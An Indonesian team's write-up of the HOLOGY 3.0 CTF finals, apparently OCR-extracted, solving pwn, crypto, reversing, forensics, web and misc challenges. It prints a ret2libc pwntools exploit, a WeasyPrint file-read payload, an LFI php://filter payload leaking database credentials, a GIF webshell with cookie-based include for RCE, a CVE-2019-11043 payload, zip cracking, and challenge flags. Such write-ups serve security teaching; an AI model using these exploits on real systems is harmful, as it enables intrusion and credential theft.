WRITE UP FINAL HOLOGY3 Gax gini gax gitu



- MBEERRR
 - ChaO
- AnehMan

Table of Content

Binary Exploitation	3
Hallo	3
Cryptography	6
NANDOR	6
Reversing	13
not_so_l0ng	13
Telfon saya untuk mengetahui flagnya	14
Forensics	16
Rumah Cermin	16
Web Exploitation	19
HtmlToPdf	19
Valhalla	20
Folkvangr	24
Misc	26
Feedback	26

Binary Exploitation

1. Hallo

a. Executive Summary

Masalah lama muncul kembali

```
nc 95.111.192.17 31337
```

Author: ahm4d

b. Technical Report

Diberikan binary dengan spesifikasi sebagai berikut.

No Pie dan no canary dan 64bit, langsung saja buka pseudocodenya dengan ida.

```
lint __cdecl main(int argc, const char **argv, const char **envp)

char buf; // [rsp+0h] [rbp-40h]

setbuf(_bss_start, |0LL);
setbuf(stdin, 0LL);
setbuf(stderr, 0LL);
puts("Nama: ");
read(0, &buf, 0x100uLL);
puts("Selamat datang peserta finalis CTF HOLOGY 3.0");
puts(&buf);
return 0;
```

Sangat terlihat ada bug buffer overflow saat melakukan input, langsung saja kami melakukan return ke libc untuk memanggil shell.

Berikut script yang kami buat.

```
from pwn import *

def exploit():
    # p = process("./hallo")
    p = remote("95.111.192.17", 31337)
    binary = ELF("hallo")
```

```
plt puts = binary.plt['puts']
got puts = binary.got['puts']
main = binary.symbols['main']
ret = 0x0000000000400506
pop rsi = 0x00000000000400731
payload = ''
payload += 'A' * 0x48
payload += p64 (pop_rdi)
payload += p64(got puts)
payload += p64(plt puts)
payload += p64(main)
p.sendline(payload)
p.recvline()
p.recvline()
p.recvline()
libc leak = u64 (p.recvline()[:-1].ljust(8, "\x00"))
log.info("Libc leak: {}".format(hex(libc leak)))
log.info("Libc base: {}".format(hex(libc base)))
one gadget = libc base + 0x4f3d5
log.info("One gadget addr: {}".format(hex(one gadget)))
payload = ''
payload += 'A' * 0x48
payload += p64(one gadget)
p.sendline(payload)
```

```
p.interactive()

if __name__ == "__main__":
    exploit()
```

Run exploitnya

```
chao at Yu in [~/Downloads/HOLOGY/final/pwn/chall]
21:22:40 > python exploit.py
[+] Opening connection to 95.111.192.17 on port 31337: Done
*] '/home/chao/Downloads/HOLOGY/final/pwn/chall/hallo'
   Stack: 10 GINO Canary found
                                                                 c. Flag
   PIE:Kok prcNoaPIEu(0x400000) et.
*] Libc leak: 0x7fd46404faa0
*] Libc/base: 0x7fd463fcf000
[*] One gadget addr: 0x7fd46401e3d5
*] Switching to interactive mode
Selamat datang peserta finalis CTF HOLOGY 3.0
oldsymbol{\phi}
flag, txt<sup>M</sup>atematika Sekolah Dasar
hallo
libc.so
hology3{m4ntaP_J1w4_luuRRRR}$
```

c. Flag

a. hology3{m4ntaP_J1w4_luuRRRR}

Cryptography

2. NANDOR

a. Executive Summary

Andi (bukan nama sebenarnya) merupakan seorang mahasiswa yang memiliki ketertarikan di bidang kriptografi. Kali ini dia ingin membuat "terobosan" dalam dunia kriptografi visual. Hal ini dengan cara membuat algoritme enkripsi gambar dengan menggunakan NOT, AND, dan OR saja! Tentunya, untuk menambah keamanan algoritmanya, ia melakukan enkripsi berlapis terhadap gambar tersebut. Andi pun menantang anda untuk mencari kelemahan algoritmanya sebelum dipublikasikan.

format flag: flag dalam bentuk lowercase

Author: Joule

HINT:



b. Technical Report

Diberikan gzip compressed, yang berisi file berikut

```
apaini.png

flag_enc.png
generator.py
imgAndKey.png
imgOrKey.png
script.py
```

Penampakan dari generator.py

Penampakan dari script.py

```
#!/usr/bin/env python
# python 3.8

import cv2
from generator import genImage

def encrypt(gambar, kunci, params=0):
   imgOrKey = cv2.bitwise_or(gambar, kunci)
   imgAndKey = cv2.bitwise_and(gambar, kunci)
```

```
notImgNKey = cv2.bitwise not(imgAndKey)
   res = cv2.bitwise and(imgOrKey, notImgNKey)
   if (params):
      cv2.imwrite('nandor/imgOrKey.png', imgOrKey)
       cv2.imwrite('nandor/imgAndKey.png', imgAndKey)
   return res
def main():
   genImage()
   flag = cv2.imread("flag.png")
   key0 = cv2.imread("key 00.png")
   key1 = cv2.imread("key 01.png")
   img0 = cv2.imread("img0.png")
   first = encrypt(img0, key0, 1)
   second = encrypt(flag, key1)
   third = encrypt(first, second)
   paaneeh(img0, key1)
def paaneeh(a, b): # iseng2
   dualK = encrypt(a, b)
   cv2.imwrite('nandor/apaini.png', dualK)
if __name__ == '__main__':
  import sys
   status = main()
   sys.exit(status)
```

Kita akan fokus ke script.py saja.

Awalnya kami berasumsi kalau proses enkripsi dengan NAND dan OR hasilnya sama dengan XOR, karena kita bisa mengganti gerbang logika lain

hanya dengan NAND (universal logic gate). Jadi kami buat ulang logikanya, dan dibandingkan dengan menggunakan XOR. Berikut scriptnya

```
from random import randint

for i in range(10):
    key = randint(1,100)
    gambar = randint(1,100)
    o = gambar | key
    a = gambar & key
    n = ~a
    res = o & n
    print("NAND + OR:", res)
    print("XOR:", key ^ gambar)
    print()
```

Hasilnya

```
NAND & OR: 80

XOR: 80

NAND & OR: 10

XOR: 10

NAND & OR: 32

XOR: 32

NAND & OR: 122

XOR: 122

NAND & OR: 102

XOR: 102

NAND & OR: 5

XOR: 5
```

Terbukti NAND & OR sama dengan XOR.

Ok, jadi kita perlu mencari flag, atau img0 ^ flag. Alasan kita mencari img0 ^ flag, bukan key0/key1 ^ flag, karena file key di generate secara random. Hal pertama yang dilakukan adalah mencari file hasil bitwise NOT dari notImgNKey. Caranya tinggal melakukan bitwise NOT file imgAndKey.png

```
import cv2
# cari file nand
```

```
imgAndKey = cv2.imread("imgAndKey.png")
imgNandKey = cv2.bitwise_not(imgAndKey)
```

Langkah selanjutnya adalah mencari hasil enkripsi img0.png dengan key key_00.png. Berikut caranya

```
# + variabel sebelumnya
# cari first
imgOrKey = cv2.imread("imgOrKey.png")
first = cv2.bitwise_and(imgOrKey, imgNandKey)
```

Selanjutnya adalah melakukan operasi XOR apaini.png dengan var first. Output nya adalah key0 ^ key1. Hal ini dikarenakan

```
apaini.png = img0 ^ key1
first = img0 ^ key0
apaini.png ^ first = img0 ^ key0 ^ img0 ^ key1 # img0 ^ img0 =
0
apaini.png ^ first = key0 ^ key1
```

Berikut adalah caranya

```
# + variabel sebelumnya
# xor paaneh dengan first, hasilnya adalah key0 ^ key1
paaneh = cv2.imread("apaini.png")
key_xored = cv2.bitwise_xor(paaneh, first)
```

Selanjutnya XOR first dan flag.enc agar menghasilkan enkripsi kedua (second). Berikut caranya

```
# + variabel sebelumnya
# xor first dengan third(flag_enc.png), hasilnya adalah second
third = cv2.imread("flag_enc.png")
second = cv2.bitwise_xor(first,third)
```

Selanjutnya XOR enkripsi kedua dengan 2 key yang ter-XOR tadi.

```
# + variabel sebelumnya
# xor second dengan key_xored, hasilnya adalah flag ^ key0
flag_key0 = cv2.bitwise_xor(second,key_xored)
```

Terakhir, meng-XOR flag ^ key0 dengan enkripsi pertama. Ini akan menghasilkan img0 ^ flag, sepertinya cukup untuk melihat flag

```
# + variabel sebelumnya
# xor flag_key0 dengan first, hasilnya adalah img0 ^ flag
```

```
img0_flag = cv2.bitwise_xor(flag_key0,first)
cv2.imwrite('img0.png', img0)  # flag sudah terlihat disini
```

Hasil img0.png



Seperti dugaan, flag lumayan jelas. Kami mencoba memisahkan kedua file, tapi karena flag sudah bisa dibaca (terima kasih flag gak pake bahasa 1337), kami berhenti sampai tahap ini. Berikut full scriptnya:

```
# cari file nand
imgAndKey = cv2.imread("imgAndKey.png")
imgNandKey = cv2.bitwise_not(imgAndKey)
cv2.imwrite('imgNandKey.png', imgNandKey)

# cari first
imgOrKey = cv2.imread("imgOrKey.png")
first = cv2.bitwise_and(imgOrKey, imgNandKey)
cv2.imwrite('first.png', first)

# xor paaneh dengan first, hasilnya adalah key0 ^ key1
```

```
paaneh = cv2.imread("apaini.png")
key_xored = cv2.bitwise_xor(paaneh, first)

# xor first dengan third(flag_enc.png), hasilnya adalah second
third = cv2.imread("flag_enc.png")
second = cv2.bitwise_xor(first,third)

# xor second dengan key_xored, hasilnya adalah flag ^ key0
flag_key0 = cv2.bitwise_xor(second,key_xored)

# xor flag_key0 dengan first, hasilnya adalah img0 ^ flag
img0_flag = cv2.bitwise_xor(flag_key0,first)
cv2.imwrite('img0.png', img0) # flag sudah terlihat disini
```

c. Flag

Flag: hology3{operasi_gambar_yg_logis}

Reversing

1. not_so_l0ng

a. Executive Summary

To get the flag, input a number that not too long

Author: aldifp01

b. Technical Report

Diberikan sebuah binary apk, namun sebenarnya binary ini adalah ELF. Langsung saja decompile di ghidra.

```
if (cond == 1) {
   pbVar1 = operator<<<std--char_traits<char>>((basic_ostream *)__TMC_END__,'1');
   pbVar1 = operator<<<std--char_traits<char>>(pbVar1,'n');
   pbVar1 = operator<<<std--char_traits<char>>(pbVar1,'p');
   pbVar1 = operator<<<std--char_traits<char>>(pbVar1,'u');
   operator<<<std--char_traits<char>>(pbVar1,'u');
   printf_a();
   random_f();
```

Pada variabel terlihat pbVar1 terlihat suatu pattern seperti flag(**1nput**). Langsung saja lihat seluruh isi dari variabel tersebut dari fungsi fungsi yang dipanggil.

Jika digabung, akan menghasilkan 1nputd035ntp4s5m4xint39er.

Namun setelah di submit, flag masih salah dan masih perlu ditambahkan underscore sehingga menjadi 1nput_d035nt_p4s5_m4x_int39er

c. Flag

Flag: hology3 {1nput_d035nt_p4s5_m4x_int39er}

2. Telfon saya untuk mengetahui flagnya

a. Executive Summary

Anda bekerja sebagai penjawab telepon dari setiap panggilan darurat, tentu anda harus cakap dalam berbicara agar orang-orang tidak tersinggung. Setiap harinya ada selalu ada yang menelfon dan terkadang ada juga yang melakukan "Prank Call" kepada anda, mereka juga berpura-pura seperti orang yang benar-benar membutuhkan panggilan darurat sehingga anda harus berhati-hati. Suatu hari ada panggilan darurat masuk yang mengatakan kalau dia memiliki sebuah "flag". Carilah penelpon tersebut dan berhati-hati terhadap prank call karena dapat merusak informasi yang akan diperoleh!

Format flag = hology3{flag}

Author: aldifp01

b. Technical Report

Diberikan sebuah binary dengan fungsi yang sangat banyak. Tujuannya adalah untuk mencari fungsi yang benar dan call fungsi tersebut melalui GDB.

Setelah beberapa mencari, kami menemukan fungsi yang menarik yaitu pada **phone781 346**.

```
lvoid __cdecl phone781_346()
2 {
3    if ( benar == 1 )
4    {
5       phone858_238();
6       phone897_732();
7    }
8    else if ( !benar )
9    {
10       phone858_238();
11       phone897_732();
12    }
13}
```

Langsung saja kami jump ke fungsi tersebut melalui gdb.

```
-peda$ pdisas phone781_346
  np of assembler code for function phone781_346():

0x0000555555555ad60 <+0>: push rbp

0x0000555555555ad61 <+1>: mov rbp,rsp
  0x00005555555ad61 <+1>: mov rbp,rsp [
0x000055555555ad64 <+4>: movzx eax,BYTE PTR [rip+0x7675] #
0x0000555555555ad6b <+11>: movzx eax,al
0x0000555555555ad6e <+14>: cmp eax,0x1
0x0000555555555ad71 <+17>: jne 0x55555555ad7f <phone781_346()+31>
0x00005555555555ad73 <+19>: call 0x5555555564cb <phone858_238()>
                                                                                                              # 0x5555555623e0 <benar>
  0x0000555555555ad78 <+24>:
                                              jmp 0x555555555ad97 <phone781 346()+55>
  0x0000555555555ad7d <+29>:
                                             movzx eax,BYTE PTR [rip+0x765a]
  0x0000555555555ad7f <+31>:
                                                                                                              # 0x5555555623e0 <benar>
  0x0000555555555ad86 <+38>: movzx eax,al
                                             test eax,eax
jne 0x555555555ad97 <phone781_346()+55>
  0x0000555555555ad89 <+41>:
  0x0000555555555ad8b <+43>:
  0x0000555555555ad8d <+45>:
  0x0000555555555ad97 <+55>:
db-peda$ set $rip=0x0000555555555ad60
db-peda$
```

Setelah itu, kami set variabel benar dengan value 1.

```
Legend: code; data, rodata, value
1040 in source-code.cpp
gdb-peda$ set benar=1
gdb-peda$
```

Lalu continue dan kami menemukan suatu string

```
Legend: code; data, Prodata, value

1040 in source-code.cpp

gdb-peda$ set benar=1

gdb-peda$ c
Continuing.echnical Report
_r399Ub3D_m0rF_N017cNUF_9n1Ll4C_
Selamat anda (mungkin) mendapatkan raw flagnya, sil
Masukan sembarang input untuk melanjutkan :
```

Reverse string tersebut, lalu kami menemukan suatu string yang terbaca. Langsung saja submit dengan format flag dan ternyata hasilnya benar

```
chao at Yu in [~/Downloads/HOLOGY/final/rev/telfon]
22:09:54 > echo "_r399Ub3D_m0rF_N017cNUF_9n1Ll4C_" | rev
_C4lL1n9_FUNc710N_Fr0m_D3bU993r_
```

c. Flag

Flag: hology3{_C4lL1n9_FUNc710N_Fr0m_D3bU993r_}

Forensics

1. Rumah Cermin


a. Executive Summary

Di sebuah kota terdapat rombongan karnaval yang akan di buka pada minggu nanti, tetapi dari semua wahana yang ada, hanya ada satu wahana yang memiliki hadiah yang sangat mahal. Wahana tersebut bernama "Rumah Cermin", walaupun berhadiah mahal tetapi masih sedikit yang bisa menemukan hadiah, dapatkah anda mendapatkan hadiah tersebut?

Author: rax 3r

b. Technical Report

Diberikan compressed file, berikut file-file yang dicompress:



Ini penampakan .bash_history

```
nano .bash_history
nano pass.txt
zip --password $(cat pass.txt | tr -d '\n') flag.zip flag_755-x-373
rm flag_755-x-373
cat pass.txt
truncate -s -3 pass.txt
cat pass.txt
zip h3.zip * .[^.]*
ls -alt
history -a
```

lsi pass.txt: QVC0GH56H8ASD0KJ5L43MVRYM5

File flag_755-x-373 dikompres dengan password yang ada pass.txt (newline dihilangkan). Setelah di compress, 3 karakter terakhir dihapus. Jadi kita perlu melakukan brute force untuk menebak key. Pertama kami membuat wordlist, lalu wordlist tersebut akan dipakai untuk bruteforce dengan fcrackzip.

Generate wordlist:

```
import string

sample = string.ascii_uppercase + string.digits
known_key = open("pass.txt","r").read().strip()

for i in sample:
    for j in sample:
        guessed_pass = known_key + i + j
        print(guessed_pass)

# $ python3 brute.py > wordlist
```

Crack zip dengan fcrackzip


```
fcrackzip -D -p wordlist flag.zip
possible pw found: QVC0GH56H8ASD0KJ5L43MVRYM5DD ()
possible pw found: QVC0GH56H8ASD0KJ5L43MVRYM5K1 ()
possible pw found: QVC0GH56H8ASD0KJ5L43MVRYM5NF ()
possible pw found: QVC0GH56H8ASD0KJ5L43MVRYM5TW ()
possible pw found: QVC0GH56H8ASD0KJ5L43MVRYM56Z ()
```

Dari kelima kemungkinan, password zip flag.zip adalah QVC0GH56H8ASD0KJ5L43MVRYM5K1

```
Archive: flag.zip
[flag.zip] flag_755-x-373 password:
inflating: flag_755-x-373
flag_755-x-373: data
```

Hmmm, kita coba buka dengan hex editor

Terlihat di akhir file ada header JPG yang terbalik. Langsung coba balik lalu cek kembali. Berikut hasilnya



Berpikir sejenak, kami mencoba mengganti dimensi gambar menjadi 755x373. Berikut hasilnya



c. Flag

Flag: hology3{cHAng3_Y0ur_p3rSp3cT1f}

Web Exploitation

1. HtmlToPdf

a. Executive Summary

Wow! Html to Pdf Converter? What Could Be Wrong?


Flag location? /flag

http://68.183.180.157:8082/

Author: wuvel

b. Technical Report

Diberikan sebuah web dengan input url. Langsung saja kami coba mengguanakan link dari hookbin.com untuk melihat requestnya.



pada bagian user-agent terlihat WeasyPrint. Setelah ditelusuri kami menemukan payload seperti ini lalu mencobanya dengan bantuan ngrok: k rel=attachment href="file:///flag">

Namun tidak menghasilkan apa - apa. Setelah ditelusuri lagi kami menemukan script untuk melihat hasil dari payload tersebut.

> python3 weasy.py /tmp/mozilla yudi0/2945b30d4f61f4b6767ac7ed8b414c9f.pdf hology3{W34syyy_m4k3_1t_3azyyy_xixixi}

c. Flag

Flag: hology3{W34syyy_m4k3_1t_3azyyy_xixixi}

2. Valhalla

a. Executive Summary

hack 188.166.235.48:9092/valhalla/ and get the flag!

P.S. No Fuzzing & Enumeration Needed.

Author: rockwell

b. Technical Report

Jika dilihat dengan baik, pada web tersebut terdapat bug LFI pada method POST. Langsung saja gas LFI di **burpsuite**.

```
1 POST /valhalla/ HTTP/1.1
2 Host: 188.166.235.48:9092
3 Content-Length: 11
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://188.166.235.48:9092
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
   like Gecko) Chrome/85.0.4183.121 Safari/537.36
9 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/ap
   ng, */*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Referer: http://188.166.235.48:9092/valhalla/
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Cookie: PHPSESSID=168c0e1e3a4dcd338352a208d1e0909d
14 Connection: close
15
16 page=upload
```

Pada html di home page, terdapat comment yang menandakan hint bahwa ada file bernama **config.php**.

Langsung kami coba php filter pada index page.

payload : page=php://filter/convert.base64-encode/resource=config.

Decode hasilnya. Kami mendapatkan credentials mysql, langsung saja connect remote

```
$server = "188.166.235.48";
#ini yang dipake
#$username = "root";
#$password = "s0p3R_s3crE7";
$username = "rockwell";
$password = "phpmymimin";
```

```
$database = "valhalla";
```

Setelah berhasil remote pada mysql, kami menemukan user **rockwell** dengan password yg di hash dengan md5

```
mysql>/select * from users;

+-----+

| user Fee| pass |

+----+

| rockwell | 3ed072248edbce552216199915ae28ef |

+----+

1 row in set (0.04 sec)
```

Crack md5 online menghasil kan password daniel1.

Lalu login dengan credential tersebut.

Selanjutnya kami leak juga source dari upload.php untuk mengetahui ekstensi yang diperbolehkan.

```
<?php
session start();
if (!isset($ SESSION['user'])) { die('Login Dulu Bang'); }
<html>
<body>
   <form action='' method='post' enctype='multipart/form-data'>
     <input type='file' name='file' id='file' />
     <input type='submit' name='submit' value='Upload'/>
  </form>
</body>
</html>
<?php
f(isset($ POST['submit'])) {
if ($ FILES['file']['error'] <= 0) {</pre>
   $filename = $ FILES['file']['name'];
   $filetype = $ FILES['file']['type'];
   $uploaddir = 'upload/';
   $file ext = strrchr($filename, '.');
   $imageinfo = getimagesize($ FILES['file']['tmp name']);
   $whitelist = array(".jpg",".jpeg",".gif",".png");
   if (!(in_array($file ext, $whitelist))) {
    die('Error 000');
   if(strpos($filetype,'image') === false) {
```

```
if($imageinfo['mime'] != 'image/gif' && $imageinfo['mime'] !=
'image/jpeg' && $imageinfo['mime'] != 'image/jpg'&&
$imageinfo['mime'] != 'image/png') {
    die('Error 002');
  if(substr count($filetype, '/')>1){
    die('Error 003');
   $uploadfile
                                       $uploaddir
md5(basename($ FILES['file']['name'])).$file ext;
              (move_uploaded_file($ FILES['file']['tmp name'],
$uploadfile)) {
     echo "<img src=\"".$uploadfile."\"><br />";
    die('Error 4');
```

Ternyata ekstensi yang diperbolehkan hanya **gif**, **jpg** dan **png**.

Namun bagaimana cara agar backdoor dalam **gif**, **jpg**, atau **png** tersebut tereksekusi?

Pada source index.php terdapat sesuatu yang menarik pada kode berikut //Multilingual. Not implemented yet.

```
//setcookie("lang","en.lang.php");
session_start();
if (isset($_COOKIE['lang']))
{
    include("lang/".$_COOKIE['lang']);
}
```

// Not implemented yet.

Ternyata pada index.php akan melakukan include pada cookie dengan index **lang**. Ide kami adalah untuk memanggil backdoor gif yang sudah kami siapkan dengan memanfaatkan kode tersebut.

Sebelum itu kami perlu mengupload backdoor gif.


Namun pada saat mengupload, form tidak melakukan action pada **upload.php** sehingga kita harus mengarahkan action tersebut ke **upload.php** secara manual.

Setelah di upload, response yang dihasilkan adalah tag **img** dengan **src** yang merupakan lokasi file yang kami upload.

Langsung saja isi cookie **lang** dengan lokasi file yang kami upload dan shell akan terexec.



GIF98 config.php dump images index.php login.php s3c000t_d1r_f0r_fl4g upload upload.php upload.php



← → C ▲ Not secure | 188.166.235.48:9092/valhalla/?prm=cat%20s3c000t_d1r_f0r_fl4g/flag.txt

GIF98 hology3{3Z_mU17pl3_vUlN_l34dS_t0_rC3} hology3{3Z_mU17pl3_vUlN_l34dS_t0_rC3}

c. Flag

Flag: hology3{3Z_mU17pl3_vUIN_l34dS_t0_rC3}

3. Folkvangr

a. Executive Summary

hack 68.183.180.157:8081/index.php and get the flag!

Author: rockwell

b.tTechnical Report

Diberikan sebuah web yang hanya menampilkan phpinfo. Setelah gugling - gugling lalu kami menemukan CVE-2019-11043.

Payload yang kami gunakan adalah sebagai berikut:

/index.php/PHP_VALUE%0Asession.auto_start=1;;;?QQQQQQQQQQQQQ

QQQQQQQQQQQQQQQQ.

Payload tersebut kami loop lalu memasukkan payload rce /index.php?a=cat ../flag.txt

c. Flag

Flag: hology3{cV3_inc4s3_y0u_r3ad_l4teSt_n3wS}

Misc

1. Feedback

a. Executive Summary

https://forms.gle/qMqLKDPBZiL4L9KS8

b. Technical Report

Tinggal isi dengan sepenuh hati, klik submit, keluar flag....

c. Flag

Flag: hology3{thank_you_for_your_feedback}